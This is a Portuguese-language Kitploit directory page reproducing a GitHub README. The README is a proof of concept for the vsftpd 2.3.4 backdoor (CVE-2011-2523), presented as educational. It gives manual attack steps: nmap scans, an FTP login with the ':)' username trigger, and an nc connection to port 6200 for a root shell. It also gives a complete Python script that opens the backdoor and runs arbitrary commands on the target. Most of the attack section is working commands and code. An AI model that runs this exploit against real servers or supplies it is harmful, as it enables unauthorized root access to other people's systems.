Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
vsftpd-2.3.4---Backdoor-Command-Execution — vsftpd 2.3.4 (CVE-2011-2523) uma vulnerabilidade crítica que leva a uma Reverse Root Shell. Neste repositório, farei uma PoC de como explorá-la passo a passo, manualmente e automaticamente (Python), para fins educacionais. | Kitploit
Ferramentas/GitHubGitHub/tshaq17/vsftpd-2.3.4---backdoor-command-execution
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoAprendizado e EducaçãoFerramenta de Acesso Remoto
GitHubtshaq17/vsftpd-2.3.4---backdoor-command-execution

vsftpd-2.3.4---Backdoor-Command-Execution

vsftpd 2.3.4 (CVE-2011-2523) uma vulnerabilidade crítica que leva a uma Reverse Root Shell. Neste repositório, farei uma PoC de como explorá-la passo a passo, manualmente e automaticamente (Python), para fins educacionais.

Ver Repositório
24há 9 mesesAinda não revisado
Compartilhar

vsftpd-2.3.4---Backdoor-Command-Execution

vsftpd 2.3.4 (CVE-2011-2523) uma vulnerabilidade crítica que leva a um Root Shell. Neste repositório vou fazer um PoC de como explorá-la passo a passo, Manualmente e Automaticamente (Python), para fins educacionais.

Sobre o que é a vulnerabilidade? Primeiramente, é um exploit do lado do serviço, então vamos explorá-lo remotamente. A ideia é que, quando você se conecta ao serviço FTP na porta padrão 21 usando um nome de usuário contendo :), isso faz o sistema abrir uma porta TCP 6200 com um Root Shell, de modo que qualquer um pode se conectar a ela e ter acesso root ao servidor alvo, o que é um desastre. Então vamos fazer isso na prática, passo a passo. Vou explicar manualmente primeiro para ter a ideia completa e depois há um script Python para explorá-la automaticamente.

Manualmente

Varredura de portas


  1. porta 21 aberta
nmap -p21 -sV -sC -O Target_IP 
image

  1. porta 6200 fechada
nmap -p6200 Target_IP
  • A porta 6200 está fechada por enquanto image

Exploração


  1. Conecte-se ao serviço FTP e use um nome de usuário malicioso para fazer o sistema abrir a porta 6200
ftp Target_IP 
  • Usuário: anything:)
  • Senha: anything image

  1. Verifique a porta 6200 após a conexão FTP
nmap -p6200 Target_IP

A porta 6200 está aberta agora, então esta é a nossa backdoor
image

  1. Conecte-se à porta 6200 para obter um Root Shell em todo o servidor
nc -nv Target_IP 6200

Finalmente, temos um Root Shell na máquina alvo. image

Automaticamente

Depois de fazermos manualmente, sabemos os passos do exploit:

  1. Conecte-se ao servidor FTP na porta (21).
  2. Use um nome de usuário contendo :) para acionar a backdoor.
  3. Conecte-se à porta (6200).
#!/usr/bin/python3 

from ftplib import FTP
import socket
import sys
import time

Target_IP = sys.argv[1]
cmd = sys.argv[2]

# Step1: Connect to FTP
try:
  ftp = FTP(Target_IP,timeout=2)
  ftp.login("user:)","password") # Step2: Send the malicious username
except:
  pass

time.sleep(1) # To give a time for the server to open the port (6200)

#Step3: Connect to port (6200) to have a Root Shell
shell = socket.socket(socket.socket(socket.AF_INET, socket.SOCK_STREAM))
try:
  shell.connect((Target_IP,6200))
except:
  print("Shell Failed")

#Execute the commands
shell.send(cmd.encode() + b"\n")
print(shell.recv(4096).decode())

#Finally close the connection
shell.close()

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    251

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →